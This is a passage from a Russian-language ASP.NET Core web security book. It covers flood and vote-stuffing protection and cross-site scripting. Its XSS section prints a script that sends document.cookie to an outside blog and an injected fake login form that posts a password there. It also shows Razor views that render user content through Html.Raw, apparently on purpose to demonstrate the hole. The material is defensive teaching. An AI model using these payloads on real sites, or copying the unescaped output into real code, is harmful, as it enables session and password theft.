Кто-то может спросить, а зачем назначать ID пользователя в контроллере, а не в уровне бизнес-логики? Хороший вопрос, но это уже больше из темы дизайна приложения, а не безопасности. Да, так можно сделать, но в этом случае бизнес-метод будет привязан к конкретному посетителю. В моем примере класс `Blog` не имеет зависимостей от текущего посетителя и может сохранять записи для любого посетителя. Лишние связи в бизнес-логике могут негативно повлиять на гибкость и читаемость кода. Это мое личное мнение, которое вы можете учитывать или нет.

Метод добавления записей в блог на уровне бизнес-логики достаточно простой:

```
public async Task<int> Add(BlogModel model)
{
    model.Created = DateTime.Now;
    model.Status = 0;
    return await blogDAL.Add(model);
}
```

При создании записи логично задать дату ее создания и установить ей статус. Зачем нужен статус? В Интернете много спама, и чтобы защититься от него, мы будем создавать записи со статусом 0, и тогда эти записи будут ожидать подтверждения. Если администратор сочтет, что данные в записи безопасны, он может утвердить запись, изменив статус на единицу, после чего информация уже будет отображаться на сайте.

## 2.15. Флуд

Большинство хакеров начинают свою карьеру с небольших шалостей, одной из которых является *флуд* (flood). Что это такое? Одной из самых популярных функций на сайтах является возможность оставлять комментарии под заметками. Злоумышленник может попытаться засыпать базу данных бессмысленными сообщениями. Кому-то кажется это смешным, но я вижу в этом только глупость и детскую шалость (на самом деле я про себя определяю это совсем другими словами, но такие слова не зря называются непечатными).

Одним из лучших способов защиты от флуда является CAPTCHA, но даже с ней у меня в моем блоге [www.flenov.info](http://www.flenov.info) регулярно появляются комментарии от спамеров. Капча защищает от массовых сообщений, но от единичных спамеров защитить не может.

В качестве защиты от флуда можно установить запрет на отправку с одного и того же IP-адреса нескольких сообщений подряд. Для этого надо после отправки посетителем сообщения сохранять его IP-адрес и текущее время на сервере в базе данных. Хранить адрес необходимо именно на сервере, потому что все, что находится на компьютере-клиенте, без проблем уничтожается или изменяется.

Недостаток метода заключается в том, что он полезен только на малопосещаемых сайтах. Если сайт активно посещается и интересен хакеру, то он напишет програм-

му, которая будет через определенные промежутки забрасывать ваш сайт флудом. Есть и еще недостаток — множество посетителей скрыты за прокси-серверами, и все они видны в сети под одним и тем же IP-адресом. То есть сотни посетителей одного провайдера или из одной компании покажутся такой защите одним посетителем. Если кто-то из них оставит сообщение и «засветится» в базе данных, то в течение времени защиты от флуда ни один из пользователей этого провайдера не сможет оставить сообщение.

Флуд может использоваться и для накруток голосования — злоумышленник отдает свой голос за один и тот же вариант ответа несколько раз, сделав голосование необъективным.

Первое, что приходит в голову для защиты от такого флуда, — сохранить на диске посетителя файл cookie, в котором будет присутствовать параметр, указывающий на то, что посетитель уже проголосовал. Десять лет назад система голосования на сайте [www.download.com](http://www.download.com) не имела абсолютно никакой защиты от флуда, и можно было воспользоваться простейшим способом быстрого клика: вы заходите на сайт, выбираете нужный вариант ответа и начинаете быстро щелкать на кнопке **Отправить**.

Используя файлы cookie, можно организовать защиту от такого флуда, имитировав соединение по простой медленной телефонной линии. Тогда для отправки вашего ответа и получения подтверждения (т. е. cookie-файла) понадобится определенное время. Если в момент пересылки/получения пакета повторно нажать кнопку **Отправить**, то предыдущая посылка на клиентской стороне считается незавершенной и отменяется и начинает работать новый сеанс обмена данными. Когда на первую отправку придет подтверждение сервера и просьба изменить файл cookie, запрос будет отклонен из-за несовпадения сеансов.

В утилите разработчика браузера Chrome можно симулировать медленную связь так, чтобы браузер отправлял и обрабатывал запросы с задержками телефонной линии. Если быстро щелкать на кнопке **Отправить**, то будут отправляться пакеты с вашими вариантами ответа, сервер их обработает и добавит полученные голоса. А вот ваш компьютер станет отклонять подтверждения, пока не произойдет одно из следующих событий:

- если вы прекратите быстро щелкать на кнопке отправки ответа, то браузер примет файл cookie, полученный в результате последнего щелчка, и сохранит его;
- если между щелчками на кнопке отправки сервер обработал запрос, а ваш компьютер успел принять подтверждение, то файл будет создан, и дальнейшие щелчки станут невозможными.

Чтобы оставить новое сообщение, придется удалить файл cookie и только после этого повторить попытку. Но всегда можно использовать анонимный режим браузера, который создает сессию с чистого листа и игнорирует все файлы cookie на компьютере пользователя.

Так что снова для защиты от подобной накрутки отличным средством можно признать капчу.

Вариантов накрутки сценариев голосований много, и мы рассмотрели только один — самый простой. Вы можете познакомиться и с другими вариантами накрутки в моей книге «Web-сервер глазами хакера» [1]. Наша же задача — рассмотреть эффективный метод защиты от накрутки.

Большинство сайтов в последнее время стали разрешать голосование только зарегистрированным пользователям. Это хотя и создает более эффективную защиту от флуда, но изначально ограничивает круг людей, которые могут выразить свое мнение. Дело в том, что не каждый захочет регистрироваться только лишь ради того, чтобы оставить голос. Я, например, ненавижу регистрироваться на сайтах и терпеть не могу форумы из-за того, что там нужно заполнять какие-то формы только для того, чтобы пообщаться или задать вопрос другим. Я не оставляю свои сообщения в блогах, если для этого там нужно зарегистрироваться.

На сайтах, где разрешено голосовать только зарегистрированным пользователям, хакеру, чтобы проголосовать, понадобится зарегистрироваться, а если этот процесс потребует действительного адреса email (на который будет отправляться код активации), то для того, чтобы отдать фальшивый голос, хакеру придется выполнить следующие действия:

1. Зарегистрировать почтовый ящик на любой бесплатной службе. Благо таких служб в Интернете достаточно, и это не составит особого труда.
2. Зарегистрироваться на сайте с указанием зарегистрированного ящика, куда будет выслан код активации.
3. Активировать учетную запись и проголосовать.

Все эти шаги несложные, но отнимают очень много времени и сил, а хакеры ленивы и не будут заниматься подобными вещами, зато добропорядочным посетителям мы добавим лишних хлопот.

Получается, что любому голосованию в Интернете нельзя доверять, потому что оно может не отражать действительность. На самом же деле, в любом голосовании всегда есть погрешность. Только в интернет-голосовании она может быть немного выше.

## **2.16. XSS: межсайтовый скрипting**

Рассматриваемая в этом разделе атака связана с одной и той же проблемой — ошибками во фронтенде (коде, который выполняется в браузере). Чаще всего, для ее названия употребляется аббревиатура XSS — хотя на английском языке атака называется Cross-Site Scripting (межсайтовый скрипting). Есть предположение, что первую букву в аббревиатуре поменяли на X, чтобы она не вызывала ассоциации с другим популярным сокращением — CSS (каскадными таблицами стилей).

На мой лично взгляд, название «межсайтовый скрипting» не совсем отражает проблему и процесс атаки. Если бы я выбирал для нее название, то это было бы что-то типа Front-end Injection. Если в SQL-инъекции хакер внедряет что-то в SQL-запрос для выполнения кода на сервере базы данных (инъекция кода внедряет код для вы-

полнения на веб-сервере), атака XSS заключается во внедрении какого-то кода HTML/JS, который выполнялся бы в браузере.

Когда атака XSS только появилась, то в ее опасность поверили не сразу. Ну и что страшного, если на страницу сайта можно внедрить JS-код или HTML-разметку? Но со временем стали появляться векторы атак, которые приводили к очень серьезным последствиям.

В одной из первых атак:

1. Создавали специальную ссылку, в которой хранился зловредный код, отправляющий значения cookies на определенный сервер.
2. Постили эту ссылку на каком-нибудь форуме и ждали, когда какой-нибудь посетитель щелкнет на ней и его cookie попадут в руки хакера.

Таким образом хакеры воровали авторизацию, и именно поэтому я утверждал, что cookie-файлы авторизации должны быть защищены от доступа из JavaScript путем установки в `true` параметра `HttpOnly`. Когда XSS-уязвимость только появилась, такого параметра не было, и никто о нем не думал.

Возможность украсть авторизацию стала первым доказательством того, что XSS — это серьезная проблема. Со временем стали появляться и другие векторы атак, и сейчас XSS находится на третьем месте среди самых опасных уязвимостей.

Суть XSS в том, что ссылка, имеющаяся на одном сайте, становилась триггером выполнения злонамеренного кода на другом. Мне кажется, именно это и подтолкнуло Интернет к названию «межсайтовый скрипting». Но он далеко не всегда межсайтовый, бывает еще и хранимый, — ссылку можно отправить по почте (хотя почту обычно относят к частному случаю веб-эксплуатации), в общем, вариантов много. Но почти всегда целью является внедрение кода JS или HTML с целью использования его в браузере.

Так как уязвимость XSS находится во фронтенде, который выполняется в браузере, разработчики браузеров стали пытаться защищать пользователей от ошибок программистов. И тут началась гонка защитных механизмов браузеров с воображением и смекалкой хакеров.

Один из вариантов защиты — запретить выполнять на сайте код, который был загружен с других доменов. Это работает, но далеко не всегда, и эту проблему мы рассмотрим чуть позже. Браузеры пытались находить вредный код и блокировать его, но и это не сильно спасает пользователей, а, на мой взгляд, даже вредит, потому что внушает пользователю ложное ощущение безопасности.

XSS — это серьезная уязвимость, от которой нужно защищаться на стороне сервера, и защиту эту должны реализовывать программисты сайтов, а не браузеров.

## 2.16.1. Защита от XSS в .NET

Разработчики Microsoft позаботились о нас и предусмотрели такую защиту во фреймворке — она работает уже по умолчанию. Давайте рассмотрим небольшой пример страницы, на которой станем тестировать дальнейшие примеры.

Я создал новый контроллер XsstestController с одним методом:

```
[Route("/xsstest")]
public IActionResult Index(string id)
{
    return View("Index", id);
}
```

Метод принимает в качестве параметра строку, и эту строку мы передаем представлению. В самом представлении просто отображаем значение, полученное от посетителя:

```
<h3>Значение параметра Id:</h3>
<p>@Model</p>
```

Самый простой способ проверить такой пример на наличие XSS-уязвимости — это передать в качестве параметра какие-то теги. Например:

**http://localhost:37741/xsstest?id=<h1>test</h1>**

В этом примере я в параметре **id** передаю HTML-код: **<h1>test</h1>**.

В результате на странице мы должны увидеть именно то, что было передано в виде текста (рис. 2.14). Хотя я передал в качестве параметра HTML-код, который в теории должен форматировать текст, никакого форматирования не произошло, мы видим просто текст, и это значит, что XSS-уязвимости нет.




Рис. 2.14. Отображение значения без форматирования

Если посмотреть на исходный код страницы, то можно увидеть следующий HTML-код:

```
<h3>Значение параметра Id:</h3>
<p>&lt;h1&gt;test&lt;/h1&gt;</p>
```

Угловые скобки вокруг тега `h1` здесь заменены на их HTML-эквиваленты: `&lt;` и `&gt;`.

Это и есть поведение фреймворка по умолчанию при отображении переменных в представлениях — опасные HTML-символы экранируются.

Зачем обсуждать уязвимость, которой нет? Ее нет по умолчанию, но это не значит, что ее нет вовсе. Razor позволяет нам выводить переменные без экранирования с помощью `Html.Raw`:

```
<p>@Html.Raw(Model)</p>
```

Если теперь запустить сайт и загрузить тот же самый URL, то вы увидите уже отформатированный текст, а не теги (рис. 2.15), и это указывает на наличие проблемы.




Рис. 2.15. Значение отображается с форматированием

Лучший способ защиты от XSS в .NET — не использовать `Html.Raw`, но иногда он действительно необходим. Сначала мы рассмотрим несколько примеров уязвимости на тестовой странице, которую я представил в этом разделе, а потом посмотрим на более близкий к реальности пример.

## 2.16.2. Примеры эксплуатации XSS

Для тестирования примеров переменная должна отображаться в чистом виде:

```
<p>@Html.Raw(Model)</p>
```

Чтобы убедиться, что уязвимости в поведении по умолчанию нет, просто уберите вызов `Html.Raw`.

Начнем с классики, благодаря которой к XSS-уязвимости перестали относиться не как к какой-то игрушке, а восприняли ее максимально серьезно, — воровство cookie, с помощью которых можно украдь и сессию.

Чтобы увидеть cookie, мы должны передать в качестве параметра следующий JavaScript-код:

```
<script>alert(document.cookie)</script>
```

или

```
http://localhost:37741/xsstest?id=<script>alert(document.cookie)</script>
```

Результат показан на рис. 2.16. Чтобы окно не было пустым, я с помощью утилиты разработчика отключил флаг `HttpOnly` для печеньки `RememberMe`, для чего просто щелкнул в соответствующей колонке у значения cookie, сняв установленный там флажок.

Name	Value	D...	Path	Expir...	Size	Http...	Secure	Sam...	Sam...	Partit...	Pri...
.AspNetCore.Session	CfDJ8EXi5bVYJDRPjJxnol6OT2eK6n%2BXL...	l...	/	Sessi...	201	<input checked="" type="checkbox"/>		Lax			Medi...
RememberMe	CfDJ8EXi5bVYJDRPjJxnol6OT2clLS_G0bo6kYmG...	l...	/	202...	14	<input type="checkbox"/>	<input checked="" type="checkbox"/>			Medi...	
.AspNetCore.Antiforgery...	CfDJ8EXi5bVYJDRPjJxnol6OT2d3r0lZcbXJhe...	l...	/	Sessi...	190	<input checked="" type="checkbox"/>		Strict		Medi...	

Рис. 2.16. Значения cookie

Если хакер попробует выполнить такой код, то он ничего не выиграет, потому что cookie просто отобразится пользователю, и всё... Чтобы украдь значение cookie, его нужно отправить на какой-то сайт. Следующий код отправляет значение на мой персональный блог:

```
<script>
$.get(%27http://www.flenov.info?id=%27%20%2B%20document.cookie)
</script>
```

Я разбил этот код на несколько строк, но в реальности нужно собрать всё в одну строку.

Если запустить этот пример и посмотреть в утилите разработчика на вкладку **Developer Tools** (рис. 2.17), вы увидите запрос, который был отправлен на мой сайт, — эта строка будет подсвечена красным, а в колонке статуса появится запись **CORS Error** (Cross-Origin Resource Sharing, разделение ресурсов между различными источниками). Это как раз сработала функция браузера, которая защищает посетителя от такой явной попытки хакера украсть его данные.




Рис. 2.17. Ошибка CORS

А что если мы попытаемся отправить на сервер следующий код (тоже записанный в одну строку):

```
<form action="http://www.flenov.info">
<h2>Please login again</h2>
<input type="password"/>
<button>Submit</button>
</form>
```

В результате на странице появится форма с просьбой снова зайти на сайт (рис. 2.18). Эту форму можно сделать более наглядной, чтобы она выглядела органично, — ведь нам доступны все стили форматирования страницы. Посетитель может, ничего не заподозрив, ввести свои данные, но по нажатии им кнопки отправки форма отправит данные на мой сайт. Мой сайт не сохраняет данные, поэтому можете за них не волноваться, — приведенный здесь пример спрашивает только пароль, а не имя

пользователя, поскольку это лишь пример взлома, а не реальная его попытка. Впрочем, в журналах веб-сервера такой запрос будет зафиксирован, однако я в журналы заглядываю редко.




Рис. 2.18. Форма авторизации

В общем, можете смело тестировать этот код и убедиться, что браузер не может остановить попытку взлома и защитить от него посетителей.

В приведенном примере посетитель увидит отправку данных на мой сервер, потому что я и не пытался скрыть это от него. Реальный же хакер может использовать интернет-адрес (URL), по которому будут сохраняться полученные данные, и перенаправлять пользователя обратно на оригиналный сервер. При этом посетители вообще не будут ничего замечать.

### 2.16.3. Типы XSS

Я люблю быстро погрузиться в какую-либо тему, чтобы потом проще было обсуждать ее детали, потому что ценю практику. И не устану повторять, что, когда глаза видят результат, проще понимать принципы работы. Теория без практики — это время на ветер: что-то после его порыва может остаться, но большинство разлетит-

ся. Так что продолжим знакомиться с теорией и одновременно будем рассматривать практику.

Как я уже отмечал ранее, основная проблема XSS кроется во фронтенде. Теперь поговорим о том, какие типы XSS бывают. Я не люблю все эти классификаций и умные деления по типам и классам, но сейчас есть определенный смысл рассказать, что XSS разделяют на два типа: хранимые и нехранимые.

До сих пор мы рассматривали *не хранимый* вариант. Его признаки: код внедряется в какой-то элемент страницы и попадает туда через URL, который хакер заранее подготовливает и публикует в Интернете или доставляет жертве через email. Как один из результатов работы такой атаки мы рассматривали вариант воровства сессии или сразу и имени пользователя, и его пароля.

**Хранимый** вариант XSS — это когда ссылку не рассылают определенной жертве, а сохраняют на каком-нибудь сервере. Кто-то относит к хранимым даже такие варианты, когда вредный код хранится в социальной сети в комментарии под каким-то постом или просто в виде отдельного поста, но смысл атаки в том, что это всего лишь такая же ссылка, как и в случае с нехранимым вариантом. Жертва щелкает на такой ссылке и попадает на уязвимый сайт, — т. е. зловредный код все так же перетекает через ссылку.

В случае с хранимой уязвимостью я больше выделяю вариант, когда зловредный код находится на самом уязвимом сайте. Допустим, на этом сайте есть какая-то форма, где посетитель может ввести какой-то текст и сохранить его на сервере. Классика такого жанра — комментарии. Например, в моем блоге под заметками и статьями можно оставлять комментарии. Или форум, где пользователи могут добавлять свои вопросы и общаться. В результате текст сохраняется на сайте и потом отображается всем посетителям. Вот это и есть чистый хранимый вариант — когда код не перетекает через URL, а хранится и работает на уязвимом сайте.

Если действие зловредного кода невидимо пользователю, то такой код может прожить достаточно долго и нанести приличный вред.

Отличие хранимой XSS-уязвимости — у нее обычно нет целевой направленности, жертвой может стать любой, и количество жертв может быть достаточно большим, в зависимости от популярности сайта и страницы.

## 2.16.4. Хранимая XSS

В течение всей главы мы пишем код сайта, в котором предусмотрена возможность создавать заметки, и это как раз тот вариант, который может стать причиной XSS, поскольку заметки работают примерно так же, как и комментарии, о которых мы говорили в предыдущих разделах, — вся суть в том, что посетитель добавляет на сайт какой-то текст.

Давайте выведем на главной странице сайта заметки, которые посетитель добавляет на сайт. Для этого я в контроллере выбираю заметки и добавляю их в модель представления:

```
public async Task<IActionResult> Index(string status = "0")
{
    HomeViewModel model = new HomeViewModel();
    model.isLoggedIn = this.user.isLoggedIn();
    model.BlogItems = await blog.List(status);
    return View(model);
}
```

Не обращайте внимания на статус, который добавлен к контроллеру и который мы еще не видели. Это задел на будущее. Сейчас мы смотрим на уязвимость XSS, которая кроется в представлении.

В cshtml-файле просто выводим все заметки:

```
@foreach (var item in Model.BlogItems)
{
    <div>
        <h3>@item.Title</h3>
        <p>@item.Content</p>
    </div>
}
```

Как мы уже знаем, все безопасно по умолчанию, и мы защищены от XSS. Попробуем добавить запись, в содержимом которой будет следующий текст:

```
<h2>Это тестовое сообщение</h2>
```

Проверяем — теги отображаются как текст (рис. 2.19).




Рис. 2.19. Теги комментария <h2>Это тестовое сообщение</h2> отображаются как текст

А что если посетитель добавит многострочный комментарий:

Это первая строка  
Это вторая строка  
Это третья строка

И вот тут возникает проблема, потому что в результате на главной странице весь этот комментарий будет отображаться в одну строку (рис 2.20).




Рис. 2.20. Многострочный комментарий в одну строку

Мы получили многострочный комментарий в виде простого текста, который будет сохранен в базе данных как текст:

Это первая строка\nЭто вторая строка\nЭто третья строка

Здесь \n — это переход на новую строку, который игнорируется HTML. Мы можем заставить \n работать как перевод каретки даже в HTML, но для этого нужно вывод переменной заключить в тег `pre`:

```
@foreach (var item in Model.BlogItems)
{
    <div>
        <h3>@item.Title</h3>
        <pre>@item.Content</pre>
    </div>
}
```

Однако этот подход связан со своими недостатками, потому что `pre` по умолчанию не переносит слова на новые строки. Длинные строки будут убегать за пределы

страницы вправо. Нужно играть с CSS, чтобы сделать текст более подходящим к тому, что нам нужно.

Простое решение: заменить все \n на теги </p><p> и выводить результат в сыром виде, чтобы эти теги отображались в тексте как HTML-теги:

```
@foreach (var item in Model.BlogItems)
{
    <div>
        <h3>@item.Title</h3>
        <p>@Html.Raw(item.Content.Replace("\n", "</p><p>"))</p>
        <hr/>
    </div>
}
```

Этот код превращает строку:

Это первая строка\nЭто вторая строка\nЭто третья строка

в такую:

Это первая строка</p><p>Это вторая строка</p><p>Это третья строка

Учитывая, что вся эта строка еще и сама обрамляется парой тегов <p></p>, результат получается таким, как и ожидался (рис. 2.21).

